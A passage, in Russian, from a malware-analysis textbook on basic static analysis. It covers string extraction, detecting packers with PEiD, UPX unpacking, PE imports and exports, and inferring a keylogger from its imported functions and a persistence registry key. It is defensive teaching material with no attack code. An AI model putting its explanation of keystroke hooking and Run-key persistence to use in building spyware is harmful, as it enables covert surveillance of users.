


Рисунок 1-1. Вывод WinMD5

Поиск строк

Строка в программе - это последовательность символов, например «the». Программа содержит строки, если она выводит сообщение, подключается к URL-адресу или копирует файл в определённое место.

Поиск строк может оказаться простым способом получить подсказки о функциональности программы. Например, если программа обращается к URL-адресу, этот адрес будет храниться в программе в виде строки. Для поиска строк в исполняемом файле можно использовать программу Strings (bit.ly). Обычно строки хранятся в формате ASCII или Unicode.

Примечание. Microsoft использует термин «строка широких символов» для обозначения своей реализации строк Unicode, которая немного отличается от стандартов Unicode. На протяжении всей книги, говоря о Unicode, мы будем иметь в виду реализацию Microsoft.

Как в формате ASCII, так и в формате Unicode символы хранятся в последовательностях, завершающихся нулевым символом, который указывает на конец строки. В строках ASCII на каждый символ отводится 1 байт, а в строках Unicode - 2 байта.

На рисунке 1-2 показано хранение строки BAD в формате ASCII. Строка ASCII хранится в виде байтов 0x42, 0x41, 0x44 и 0x00, где 0x42 представляет прописную букву В в ASCII, 0x41 представляет букву А и так далее. Завершающий байт 0x00 является нулевым символом.




Рисунок 1-2. Представление строки BAD в ASCII

На рисунке 1-3 показано хранение строки BAD в формате Unicode. Строка Unicode хранится в виде байтов 0x42, 0x00, 0x41 и так далее. Прописная буква В представлена байтами 0x42 и 0x00, а нулевой символ - двумя следующими подряд байтами 0x00.




Рисунок 1-3. Представление строки BAD в Unicode

Когда Strings ищет в исполняемом файле строки ASCII и Unicode, программа не учитывает контекст и форматирование. Благодаря этому она может анализировать файлы любого типа и обнаруживать строки во всём файле, хотя по той же причине иногда принимает за строки байты, которые в действительности символами не являются. Strings ищет последовательность из трёх или более символов ASCII либо Unicode, после которой следует символ завершения строки.

Иногда обнаруженные программой Strings последовательности не являются настоящими строками. Например, найдя последовательность байтов 0x56, 0x50, 0x33, 0x00, программа истолкует её как строку VP3. Однако эти байты могут в действительности представлять не эту строку, а адрес памяти, инструкции центрального процессора или используемые программой данные. Отфильтровывать недействительные строки Strings предоставляет пользователю.

К счастью, большинство недействительных строк очевидны, поскольку не представляют осмысленного текста. Например, ниже приведён фрагмент результата запуска Strings для файла bp6.ex_:

```
C:>strings bp6.ex_  
VP3  
VW3  
t$@
```

```
D$4
99.124.22.1 ④
e-@
GetLayout ①
GDI32.DLL ③
SetLayout ②
M}C
Mail system DLL is invalid.!Send Mail failed to send message. ⑤
```

В этом примере короткие строки VP3, VW3, t\$@, D\$4, e-@ и M}C можно игнорировать. Как правило, если строка коротка и не соответствует словам, она, вероятно, не имеет смысла.

С другой стороны, строки GetLayout под номером ① и SetLayout под номером ② обозначают функции Windows, используемые графической библиотекой Windows. Их легко распознать как осмысленные строки, поскольку имена функций Windows обычно начинаются с прописной буквы и каждое последующее слово в имени также начинается с прописной буквы.

Строка GDI32.DLL под номером ③ имеет смысл, поскольку это имя распространённой динамически подключаемой библиотеки Windows (DLL), которую используют графические программы. Файлы DLL содержат исполняемый код, совместно используемый несколькими приложениями.

Как нетрудно догадаться, число 99.124.22.1 под номером ④ является IP-адресом, который вредоносная программа, скорее всего, каким-либо образом использует.

Наконец, под номером ⑤ находится сообщение об ошибке Mail system DLL is invalid.!Send Mail failed to send message.. Часто наиболее полезные сведения, получаемые при запуске Strings, содержатся именно в сообщениях об ошибках. Это конкретное сообщение раскрывает два обстоятельства: исследуемая вредоносная программа отправляет сообщения, вероятно по электронной почте, и зависит от DLL почтовой системы. Из этих сведений следует, что стоит проверить журналы электронной почты на подозрительный трафик и что с данной вредоносной программой может быть связана ещё одна DLL, Mail system DLL. Обратите внимание: сама отсутствующая DLL не обязательно является вредоносной. Вредоносные программы часто используют легитимные библиотеки и DLL для достижения своих целей.

Упакованные и обфусцированные вредоносные программы

Авторы вредоносных программ часто применяют упаковку или обфускацию, чтобы затруднить обнаружение или анализ своих файлов. Обфусцированными называются программы, исполнение которых автор вредоносной программы попытался скрыть. Упакованные программы представляют собой подмножество обфусцированных программ: вредоносная программа в них сжата и не поддаётся анализу. Оба метода серьёзно ограничивают возможности статического анализа вредоносной программы.

Легитимные программы почти всегда содержат множество строк. В упакованной или обфусцированной вредоносной программе строк очень мало. Если при исследовании программы с помощью Strings обнаруживается лишь несколько строк, программа, вероятно, либо обфусцирована, либо упакована, а значит, может оказаться вредоносной. Для дальнейшего исследования, скорее всего, потребуется нечто большее, чем статический анализ.

Примечание. Упакованный и обфусцированный код часто содержит по меньшей мере функции LoadLibrary и GetProcAddress, которые используются для загрузки дополнительных функций и получения доступа к ним.

Упаковка файлов

При запуске упакованной программы также запускается небольшая программа-обёртка, которая распаковывает упакованный файл, а затем запускает распакованный вариант, как показано на рисунке 1-4. При статическом анализе упакованной программы исследовать можно только небольшую программу-обёртку. Упаковка и распаковка подробнее рассматриваются в главе 18.




Рисунок 1-4. Слева показан исходный исполняемый файл, в котором видны все строки, импорты и прочие сведения. Справа показан упакованный исполняемый файл. Все строки, импорты и прочие сведения упакованного файла сжаты и невидимы для большинства средств статического анализа.

Обнаружение упаковщиков с помощью PEiD

Один из способов обнаруживать упакованные файлы предоставляет программа PEiD. С её помощью можно определить тип упаковщика или компилятора, использованного при создании приложения, что значительно упрощает анализ упакованного файла. На рисунке 1-5 показаны сведения о файле `orig_af2.ex_`, полученные с помощью PEiD.




Рисунок 1-5. Программа PEiD

Примечание. Разработка и поддержка PEiD прекращены с апреля 2011 года, однако эта программа по-прежнему остаётся лучшим доступным средством обнаружения упаковщиков и компиляторов. Во многих случаях она также определяет, какой упаковщик использовался для упаковки файла.

Как видите, PEiD определила, что файл упакован программой UPX версии 0.89.6-1.02 или 1.05-2.90. Пока просто не обращайте внимания на остальные показанные здесь сведения. Мы подробнее исследуем эту программу в главе 18.

Если программа упакована, для проведения любого анализа её необходимо распаковать. Процесс распаковки часто сложен и подробно рассматривается в главе 18, однако упаковщик UPX настолько популярен и настолько прост в применении для распаковки, что заслуживает отдельного упоминания уже здесь. Например, чтобы распаковать вредоносную программу, упакованную с помощью UPX, достаточно загрузить UPX (upx.sourceforge.net) и выполнить следующую команду, передав упакованную программу в качестве входного файла:

```
upx -d PackedProgram.exe
```

Примечание. Многие подключаемые модули PEiD запускают исполняемый файл вредоносной программы без предупреждения! О создании безопасной среды для запуска вредоносных программ рассказывается в главе 2. Кроме того, как и любые программы, особенно используемые для анализа вредоносных программ, PEiD может содержать уязвимости. Например, версия PEiD 0.92 содержала переполнение буфера, позволявшее злоумышленнику выполнить произвольный код. Находчивый автор вредоносной программы мог бы написать программу, эксплуатирующую компьютер аналитика. Обязательно используйте последнюю версию PEiD.

Формат Portable Executable

До сих пор мы обсуждали средства, которые сканируют исполняемые файлы независимо от их формата. Однако формат файла способен многое рассказать о функциональности программы.

Формат файлов Portable Executable (PE) применяется для исполняемых файлов Windows, объектного кода и DLL. Формат PE представляет собой структуру данных, содержащую сведения, которые необходимы загрузчику операционной системы Windows для управления заключённым в файл исполняемым кодом. Почти каждый загружаемый Windows файл с исполняемым кодом имеет формат PE, хотя изредка во вредоносных программах встречаются и устаревшие форматы файлов.

Файл PE начинается с заголовка, включающего сведения о коде, типе приложения, требуемых библиотечных функциях и требованиях к памяти. Сведения в заголовке PE чрезвычайно ценны для аналитика вредоносных программ.

Подключаемые библиотеки и функции

Одни из самых полезных сведений, которые можно получить об исполняемом файле, - это список импортируемых им функций. Импортируемые функции используются одной программой, но фактически хранятся в другой, например в библиотеках кода с функциональностью, общей для множества программ. Библиотеки кода можно соединять с основным исполняемым файлом

посредством компоновки.

Программисты компонуют импортируемые функции со своими программами, чтобы не реализовывать одну и ту же функциональность повторно в нескольких программах. Библиотеки кода могут компоноваться статически, во время выполнения или динамически. Понимать способ компоновки библиотечного кода критически важно для исследования вредоносной программы, поскольку доступные в заголовке PE сведения зависят от того, как скомпонован библиотечный код. В этом разделе мы обсудим несколько средств просмотра функций, импортируемых исполняемым файлом.

Статическая, выполняемая во время работы и динамическая компоновка

Статическая компоновка - наименее распространённый способ подключения библиотек, хотя в программах для UNIX и Linux она встречается часто. При статической компоновке библиотеки с исполняемым файлом весь код библиотеки копируется в этот файл, увеличивая его размер. Во время анализа кода трудно отличить статически скомпонованный код от собственного кода исполняемого файла, поскольку в заголовке PE нет признаков наличия подключённого кода.

Хотя в легитимных программах компоновка во время выполнения непопулярна, во вредоносных программах она применяется часто, особенно если программа упакована или обфусцирована. Исполняемые файлы с компоновкой во время выполнения подключаются к библиотекам лишь тогда, когда требуется соответствующая функция, а не при запуске программы, как файлы с динамической компоновкой.

Несколько функций Microsoft Windows позволяют программистам импортировать подключаемые функции, не перечисленные в заголовке файла программы. Чаще всего для этого используются LoadLibrary и GetProcAddress. Также применяются LdrGetProcAddress и LdrLoadDll. Функции LoadLibrary и GetProcAddress позволяют программе обращаться к любой функции любой библиотеки в системе. Поэтому, если они используются, статически определить, к каким функциям подключается подозрительная программа, невозможно.

Из всех способов компоновки динамическая встречается чаще всего и представляет наибольший интерес для аналитиков вредоносных программ. При динамической компоновке библиотек основная операционная система ищет необходимые библиотеки во время загрузки программы. Когда программа вызывает подключённую библиотечную функцию, эта функция выполняется внутри библиотеки.

В заголовке PE хранятся сведения о каждой библиотеке, которая будет загружена, и каждой функции, которую будет использовать программа. Используемые библиотеки и вызываемые функции зачастую относятся к важнейшим частям программы. Их идентификация особенно важна, поскольку позволяет предположить, что делает программа. Например, если программа импортирует функцию URLDownloadToFile, можно предположить, что она подключается к интернету, загружает какие-либо данные, а затем сохраняет их в локальном файле.

Исследование динамически подключаемых функций с помощью Dependency Walker

Программа Dependency Walker (dependencywalker.com), поставляемая с некоторыми версиями Microsoft Visual Studio и другими пакетами разработки Microsoft, перечисляет только динамически подключаемые функции исполняемого файла.

На рисунке 1-6 показан выполненный Dependency Walker анализ файла SERVICES.EX_ под номером 1. В крайней левой области под номером 2 показаны сама программа и импортируемые DLL, а именно KERNEL32.DLL и WS2_32.DLL.




Рисунок 1-6. Программа Dependency Walker

Если щёлкнуть KERNEL32.DLL, импортируемые из неё функции появятся в правой верхней области под номером 3. Здесь видно несколько функций, но наибольший интерес представляет CreateProcessA: она указывает, что программа, вероятно, создаст другой процесс, и подсказывает, что при запуске программы следует наблюдать за запуском дополнительных программ.

В средней правой области под номером 4 перечислены все функции KERNEL32.DLL, которые можно импортировать. Эти сведения не особенно полезны для нас. Обратите внимание на столбец Ordinal в областях 3 и 4. Исполняемые файлы могут импортировать функции по порядковому номеру, а не по имени. При таком импорте имя функции вообще не появляется в исходном исполняемом файле, поэтому аналитику может быть труднее определить, какая функция используется. Если вредоносная программа импортирует функцию по порядковому номеру, узнать импортируемую функцию можно, найдя этот номер в области 4.

В двух нижних областях, 5 и 6, соответственно перечислены дополнительные сведения о версиях DLL, которые загрузились бы при запуске программы, и все обнаруженные ошибки.

DLL программы способны многое рассказать о её функциональности. Например, в таблице 1-1 перечислены распространённые DLL и сведения, которые они позволяют получить о приложении.

Таблица 1-1. Распространённые DLL

DLL	Описание
Kernel32.dll	Очень распространённая DLL, содержащая основную функциональность, например доступ к памяти, файлам и оборудованию и управление ими.
Advapi32.dll	Предоставляет доступ к расширенным основным компонентам Windows, например диспетчеру служб и реестру.
User32.dll	Содержит все компоненты пользовательского интерфейса, например кнопки, полосы прокрутки, а также компоненты управления действиями пользователя и реагирования на них.
Gdi32.dll	Содержит функции отображения графики и работы с ней.
Ntdll.dll	Служит интерфейсом к ядру Windows. Обычно исполняемые файлы не импортируют эту библиотеку непосредственно, хотя она всегда косвенно импортируется через Kernel32.dll. Если исполняемый файл импортирует её, это означает, что автор намеревался использовать функциональность, обычно недоступную программам Windows. Этот интерфейс применяется для некоторых задач, например сокрытия функциональности или манипулирования процессами.
WSock32.dll и Ws2_32.dll	Сетевые DLL. Программа, обращающаяся к одной из них, скорее всего, подключается к сети или выполняет связанные с сетью задачи.
Wininet.dll	Содержит сетевые функции более высокого уровня, реализующие такие протоколы, как FTP, HTTP и NTP.

Соглашения об именовании функций. При оценке незнакомых функций Windows стоит помнить о нескольких соглашениях об именовании: они встречаются часто и могут вызвать затруднения, если их не распознать. Например, вам нередко будут попадаться имена функций с суффиксом `Ex`, такие как `CreateWindowEx`. Когда Microsoft обновляет функцию и новая функция несовместима со старой, компания продолжает поддерживать старый вариант. Новая функция получает то же имя, что и старая, с добавленным суффиксом `Ex`. Функции, которые существенно обновлялись дважды, содержат в имени два суффикса `Ex`.

Многие функции, принимающие строки в качестве параметров, имеют в конце имени букву `A` или `W`, например `CreateDirectoryW`. В документации функции эта буква не указывается. Она лишь сообщает, что функция принимает строковый параметр и существует в двух вариантах: для строк `ASCII` и для строк широких символов. При поиске функции в

документации Microsoft не забывайте отбрасывать конечную букву A или W.

Импортируемые функции

Заголовок файла PE также содержит сведения о конкретных функциях, используемых исполняемым файлом. Имена этих функций Windows могут дать хорошее представление о действиях исполняемого файла. Microsoft превосходно документирует API Windows в библиотеке Microsoft Developer Network (MSDN). Перечень функций, часто используемых вредоносными программами, также приведён в приложении A.

Экспортируемые функции

Подобно импортируемым функциям, DLL и EXE экспортируют функции для взаимодействия с другими программами и кодом. Обычно DLL реализует одну или несколько функций и экспортирует их для применения исполняемым файлом, который затем может импортировать и использовать эти функции.

Файл PE содержит сведения о том, какие функции он экспортирует. Поскольку DLL специально создаются для предоставления функциональности, используемой файлами EXE, экспортируемые функции чаще всего встречаются именно в DLL. Файлы EXE не предназначены для предоставления функциональности другим EXE, поэтому экспортируемые функции в них редки.

Если в исполняемом файле обнаруживаются экспортируемые функции, они зачастую дают полезные сведения.

Во многих случаях авторы программ присваивают экспортируемым функциям имена, сообщающие полезную информацию. Одно из распространённых соглашений состоит в использовании имени из документации Microsoft. Например, чтобы запустить программу в качестве службы, сначала необходимо определить функцию ServiceMain. Наличие экспортируемой функции с именем ServiceMain говорит о том, что вредоносная программа работает в составе службы.

К сожалению, хотя в документации Microsoft эта функция называется ServiceMain и программисты часто используют то же имя, функция может называться как угодно. Поэтому против сложных вредоносных программ имена экспортируемых функций в действительности имеют ограниченную ценность. Если вредоносная программа использует экспорт, имена функций часто либо вообще отсутствуют, либо оказываются неясными или вводящими в заблуждение.

Просмотреть сведения об экспорте можно с помощью Dependency Walker, рассмотренной в разделе «Исследование динамически подключаемых функций с помощью Dependency Walker» на странице 16 оригинала. Чтобы получить список экспортируемых функций, щёлкните имя исследуемого файла. Если снова обратиться к рисунку 1-6, область  показывает все экспортируемые функции файла.

Статический анализ на практике

Теперь, когда вы понимаете основы статического анализа, исследуем несколько настоящих вредоносных программ. Сначала мы рассмотрим потенциальный клавиатурный шпион, а затем упакованную программу.

PotentialKeylogger.exe: неупакованный исполняемый файл

В таблице 1-2 приведён сокращённый список функций, импортируемых файлом PotentialKeylogger.exe, который был получен с помощью Dependency Walker. Поскольку импортируемых функций очень много, можно сразу заключить, что файл не упакован.

Таблица 1-2. Сокращённый список DLL и функций, импортируемых файлом PotentialKeylogger.exe

Kernel32.dll	User32.dll	User32.dll (продолжение)
CreateDirectoryW	BeginDeferWindowPos	ShowWindow
CreateFileW	CallNextHookEx	ToUnicodeEx
CreateThread	CreateDialogParamW	TrackPopupMenu
DeleteFileW	CreateWindowExW	TrackPopupMenuEx
ExitProcess	DefWindowProcW	TranslateMessage
FindClose	DialogBoxParamW	UnhookWindowsHookEx
FindFirstFileW	EndDialog	UnregisterClassW
FindNextFileW	GetMessageW	UnregisterHotKey
GetCommandLineW	GetSystemMetrics	
GetCurrentProcess	GetWindowLongW	GDI32.dll
GetCurrentThread	GetWindowRect	GetStockObject
GetFileSize	GetWindowTextW	SetBkMode
GetModuleHandleW	InvalidateRect	SetTextColor
GetProcessHeap	IsDlgButtonChecked	
GetShortPathNameW	IsWindowEnabled	Shell32.dll
HeapAlloc	LoadCursorW	CommandLineToArgvW
HeapFree	LoadIconW	SHChangeNotify
IsDebuggerPresent	LoadMenuW	SHGetFolderPathW
MapViewOfFile	MapVirtualKeyW	ShellExecuteExW
OpenProcess	MapWindowPoints	ShellExecuteW
ReadFile	MessageBoxW	
SetFilePointer	RegisterClassExW	Advapi32.dll

Kernel32.dll	User32.dll	User32.dll (продолжение)
WriteFile	RegisterHotKey	RegCloseKey
	SendMessageA	RegDeleteValueW
	SetClipboardData	RegOpenCurrentUser
	SetDlgItemTextW	RegOpenKeyExW
	SetWindowTextW	RegQueryValueExW
	SetWindowsHookExW	RegSetValueExW

Подобно большинству программ среднего размера, этот исполняемый файл содержит множество импортируемых функций. К сожалению, лишь небольшая их часть представляет особый интерес при анализе вредоносных программ. На протяжении книги мы будем рассматривать импорт вредоносного программного обеспечения, сосредоточиваясь на функциях, наиболее интересных с точки зрения такого анализа.

Если назначение функции вам неизвестно, его придётся найти в документации. Чтобы направить исследование, в приложении А перечислены многие функции, представляющие наибольший интерес для аналитиков вредоносных программ. Если функции нет в приложении А, найдите её в MSDN в интернете.

Начинающему аналитику придётся тратить время на поиск множества не особенно интересных функций, но вскоре вы научитесь понимать, какие из них могут оказаться важными, а какие нет. В этом примере мы покажем большое число неинтересных импортируемых функций, чтобы вы привыкли просматривать значительный объём данных и сосредоточиваться на нескольких ключевых крупницах информации.

Обычно мы не знали бы заранее, что эта вредоносная программа является потенциальным клавиатурным шпионом, и нам пришлось бы искать функции, дающие соответствующие подсказки. Мы сосредоточимся только на функциях, указывающих на функциональность программы.

Импорт из Kernel32.dll в таблице 1-2 сообщает, что программа умеет открывать процессы и манипулировать ими, о чём говорят, например, OpenProcess, GetCurrentProcess и GetProcessHeap, а также работать с файлами, на что указывают ReadFile, CreateFile и WriteFile. Особенно интересны функции FindFirstFile и FindNextFile, с помощью которых можно выполнять поиск в каталогах.

Импорт из User32.dll ещё интереснее. Большое число функций управления графическим интерфейсом, таких как RegisterClassEx, SetWindowText и ShowWindow, с высокой вероятностью указывает на наличие у программы графического интерфейса, хотя он не обязательно показывается пользователю.

Функция SetWindowsHookEx часто применяется в шпионских программах и является самым распространённым способом получения клавиатурными шпионами данных с клавиатуры. У неё есть легитимные применения, но если вы подозреваете вредоносную программу и видите эту функцию, перед вами, вероятно, функциональность перехвата нажатий клавиш.

Также интересна функция RegisterHotKey. Она регистрирует сочетание клавиш, например CTRL-SHIFT-P, чтобы приложение получало уведомление при каждом его нажатии. Независимо от того, какое приложение активно в данный момент, такое сочетание клавиш переведёт пользователя в это приложение.

Импорт из GDI32.dll связан с графикой и лишь подтверждает, что программа, вероятно, имеет графический интерфейс. Импорт из Shell32.dll сообщает, что программа способна запускать другие программы. Эта возможность часто встречается как у вредоносных, так и у легитимных программ.

Импорт из Advapi32.dll говорит о том, что программа использует реестр, а это, в свою очередь, подсказывает, что следует поискать строки, похожие на разделы реестра. Строки реестра очень похожи на пути каталогов. В данном случае была найдена строка Software\Microsoft\Windows\CurrentVersion\Run: это раздел реестра, часто используемый вредоносными программами, который определяет программы, автоматически запускаемые при старте Windows.

У исполняемого файла также есть несколько экспортируемых функций: LowLevelKeyboardProc и LowLevelMouseProc. В документации Microsoft сказано: «Процедура-перехватчик LowLevelKeyboardProc - это определённая приложением или библиотекой функция обратного вызова, используемая с функцией SetWindowsHookEx». Иными словами, эта функция используется вместе с SetWindowsHookEx, чтобы указать функцию, которая будет вызвана при наступлении определённого события, в данном случае низкоуровневого события клавиатуры. В документации SetWindowsHookEx дополнительно поясняется, что данная функция вызывается при возникновении определённых низкоуровневых событий клавиатуры.

В документации Microsoft используется имя LowLevelKeyboardProc, и программист в этом случае поступил так же. Нам удалось получить ценные сведения, поскольку программист не скрыл имя экспортируемой функции.

Используя сведения, полученные при статическом анализе этих импортируемых и экспортируемых функций, можно сделать несколько важных выводов или сформулировать гипотезы о вредоносной программе. Во-первых, это, по всей видимости, локальный клавиатурный шпион, который записывает нажатия клавиш с помощью SetWindowsHookEx. Можно также предположить, что у него есть графический интерфейс, показываемый только определённому пользователю, а зарегистрированное с помощью RegisterHotKey сочетание клавиш задаёт комбинацию, которую злоумышленник вводит для отображения интерфейса клавиатурного шпиона и доступа к записанным нажатиям клавиш. Кроме того, исходя из функций реестра и наличия строки Software\Microsoft\Windows\CurrentVersion\Run, можно предположить, что программа настраивает свой запуск при старте системы.

PackedProgram.exe: тупик

